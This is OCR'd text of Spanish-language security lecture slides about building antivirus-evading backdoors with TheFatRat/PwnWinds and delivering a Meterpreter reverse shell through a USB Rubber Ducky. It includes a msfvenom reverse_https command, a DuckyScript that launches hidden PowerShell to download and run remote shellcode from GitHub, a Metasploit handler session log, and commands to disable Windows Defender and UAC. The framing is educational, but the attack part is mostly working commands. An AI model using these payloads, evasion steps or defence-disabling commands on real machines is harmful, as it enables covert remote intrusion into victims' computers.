  [3]  Create exe file with apache + Powershell (FUD 100%)
  [4]  Create exe file with C + Powershell (FUD 98 %)
  [5]  Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
  [6]  Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
  [7]  Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
  [8]  Create Backdoor with C to dll ( custom dll inject )
  [9]  Back to Menu
```

Probando FUD – PwnWinds - Resultado

- gatitofud.exe no le va a interesar a nuestro Win10 cuando lo copiamos!!



- Pero… ¿¿se ejecutará y permitiendo la conexión remota??



Si, abre conexión, pero se cierra y luego se borra

```
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set LHOST 192.168.1.253
LHOST => 192.168.1.253
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.253:4444
[*] Meterpreter session 1 opened (192.168.1.253:4444 -> 192.168.1.2:49514) at
2019-09-20 05:39:20 -0400
[*] 192.168.1.2 - Meterpreter session 1 closed.  Reason: Died
```


En general…

- Los **FUD no son infalibles**… dependerá mucho de lo actualizada que esté la técnica para compilar los ejecutables, del sistema operativo, etc.

- Se emplean técnicas anti-análisis para evitar que el malware sea detectado.

```
[02]  Create Fud 100% Backdoor with Fudwin 1.0
[03]  Create Fud Backdoor with Avoid v1.2
[04]  Create Fud Backdoor with backdoor-factory [embed]

[06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
```

Similar a ***Shelter***



https://www.shellterproject.com/download/

- **Adaptador Mini teclado + "camuflage"**
  - Chip con una CPU y una ranura para insertar la microSD.
  - El camuflaje lo hace parecer un USB normal.

- **Tarjeta microSD** (12MB)
  - Fichero **inject.bin** en el directorio **root**.
  - El adaptador de teclado usa este fichero para saber qué ***payload*** tiene que enviar.
- **Adaptador microSD-a-USB**
  - Normal USB storage device to transfer the payload to the RubberDucky.
- Adaptador USB-a-microUSB
  - Para usarlo en teléfonos Android.

Ejemplo

Obtener información sobre el objetivo…

atacante

Preparar malware

4. Preparar payload (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)

6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado

9. Prepararse para recibir conexiones

Hacer llegar el "USB" a la víctima

víctima

Just for you ☺

La víctima acepta el USB (Ducky) y lo conecta a su máquina

Preparación del payload – *reverse shell*

- Usando Msfvenom:
  - LHOST: equipo del atacante (a la escucha)
    - **192.168.1.253**
  - LPORT: Puerto para recibir conexiones
    - **4444**

msfvenom -p **windows/x64/meterpreter/reverse_https** LHOST=**192.168.1.253** LPORT=**4444** -f powershell > **/root/Desktop/shellcode.txt**

- Si se quieren usar los ejecutables de TheFatRat también es possible, preparando el script para ejecutar el .exe desde la SD

4. Preparar *payload* (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)


6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado

Ejemplos: https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Subir a Github



Generar el script usando DuckyScript

- DuckyScript es el lenguaje usado por el RubberDucky
  - Lista completa de comandos: https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

- Algunos de los commandos básicos:
  - REM → Comentarios
  - GUI → Abrir ventana (p.ej. Cmd → GUI R)
  - STRING → Escribir
  - ENTER → Enter
  - DELAY → Retraso (pausa)

4. Preparar *payload* (conexión remota inversa)
5. Subir el payload a algún repositorio (e.g. GitHub)
6. Generar *script* usando el lenguaje DuckyScript
7. Compilar script & copiar el resultado (payload) en la microSD
8. Poner la microSD en el adaptador de teclado

- Para crear un script, se abre un editor de texto y se introducen los commandos.
  - El fichero se guarda *sin formato*, texto plano.
  - Se guarda en cualquier lugar en el PC donde se vaya a compilar.

Ejemplo simple:

4. Preparar *payload* (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)

6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado

code2.txt


```
DELAY 1000
GUI R
DELAY 1000
STRING powershell -WindowStyle hidden
ENTER
DELAY 5000
STRING IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/
CodeExecution/Invoke-Shellcode.ps1')
ENTER
DELAY 3000
STRING IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/Inquietante/enjoyteams/master/
shellcode.txt')
ENTER
DELAY 3000
STRING Invoke-Shellcode -Shellcode ($buf) -Force
ENTER
```

Código inicial: https://forums.hak5.org/topic/40077-undetected-hidden-meterpreter-shell-under-10-seconds/

Cómo obtener el enlace de descarga

```
STRING IEX (New-Object Net.WebClient).DownloadString('https://
raw.githubusercontent.com/Inquietante/enjoyteams/master/
shellcode.txt')
```

- La parte del enlace que no cambia: https://raw.githubusercontent.com
- La parte del enlace que cambia: Inquietante/enjoyteams/master/shellcode.txt
- Cómo obtener el enlace (raw):



Rubber Ducky – Copying the Payload

- Usamos el adaptador microUSB-a-USB para conectar el microUSB al ordenador y copiar así el fichero que compilaremos.

4. Preparar *payload* (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)

6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado

Compilar el script

Compiling

Ducky Scripts are compiled into hex files ready to be named inject.bin and moved to the root of a microSD card for execution by the USB Rubber Ducky. This is done with the tool duckencoder.

duckencoder is a cross-platform command-line Java program which converts the Ducky Script syntax into hex files. Usage is:

As of duckencoder 1.X usage is:

```
usage: duckencode -i [file ..]                  encode specified file
or: duckencode -i [file ..] -o [file ..]        encode to specified file
```

For example on a Linux system:

4. Preparar *payload* (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)

6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado

```
Anas-MacBook-Pro:nuevo nieto$ java -jar duckencoder.jar -i code3.txt -o /Volumes/NO\ NAME/inject.bin -l es
Hak5 Duck Encoder 2.6.3

Loading File .....              [ OK ]
Loading Keyboard File .....     [ OK ]
Loading Language File .....     [ OK ]
Loading DuckyScript .....       [ OK ]
DuckyScript Complete.....       [ OK ]

Anas-MacBook-Pro:nuevo nieto$
```

Camuflaje

- Y mezclamos nuestro RubberDucky con otros USBs…

4. Preparar *payload* (conexión remota inversa)

5. Subir el payload a algún repositorio (e.g. GitHub)

6. Generar *script* usando el lenguaje DuckyScript

7. Compilar script & copiar el resultado (payload) en la microSD

8. Poner la microSD en el adaptador de teclado


Un *spoiler* necesario …

- Valdrá para Windows 7.


- Pero Windows 10 no va a permitir ejecutar esto… ni siendo admin.

- Otras opciones son algo más complejas…

- A más complejidad, más probabilidad de ser detectado.



Hay que aderezar el código, +sustancia,+complejo



hak5darren / USB-Rubber-Ducky

Watch 519 | Star 3,364 | Fork 1,065

Code | Issues 89 | Pull requests 16 | Projects 2 | Wiki | Security | Insights

Payload Windows 10 : Disable Windows Defender through powershell

Edit | New Page

eos175 edited this page on Mar

Windows defender can be di

```
Set-MpPreference -Disab
```

hak5darren / USB-Ru

Code | Issues 89

Windows 10: A

Hugo F edited this page on Ma

Author: SULAMAN SAEED

Description: Exploit to crea

Hide user from user settings and from login screen.

Note: Alternatively on All Microsoft Windows versions that support UAC - Fully Disable UAC from PowerShell as follows:

1. Select **Start > Run**
2. At the Run window type the following command and click **Ok**

```
powershell
```

3. Copy/Paste this command in the PowerShell prompt:

```
New-ItemProperty -Path HKLM:Software\Microsoft\Windows\CurrentVersion\policies\system -Name EnableLUA -PropertyType DWord -Value 0 -Force
```

4. Reboot the machine for changes to take effect.
5. Make sure UAC is disabled by navigating to a restricted folder.
6. Select **Start > Run**
7. At the Run window type the following command and click **Ok**.

```
C:\Windows\SysWOW64\Config
```

8. If the system doesn't prompt you for Administrative access - UAC has been successfully disabled.

Find a Page...


Algunas consideraciones

- El retraso (DELAY) es muy importante…
  - Si el retraso es demasiado largo…
    - Probablemente el usuario desconecte el USB antes de que el ataque se lance.
    - El ataque puede fallar porque el usuario interaccione con otras herramientas que interfieran (“keyboard”).
  - Si es demasiado corto…
    - Puede que no de tiempo a que el teclado se monte en el sistema,
    - PowerShell no se abra antes de que los commandos sean escritos.

- Teclado!!
  - Si el usuario está usando otras aplicaciones, el Rubber probablemente introducirá los comandos en cualquier parte editable seleccionada por el usuario, y el ataque fallará.

Conclusiones

- Estos ataques son mejores mientras MÁS INFORMACIÓN SE TENGA SOBRE EL OBJETIVO!!!
  - Ingeniería social
  - Obtener información…



- Estos ataques **NO SON LA "PANACEA"**
  - Simples de preparar pero la ejecución puede no ser "perfecta", porque puede depender de muchos factores…
- Las **medidas de seguridad** NO SON INFALIBLES, pero bien configuradas PUEDEN COMPLICAR LA LABOR DEL ATACANTE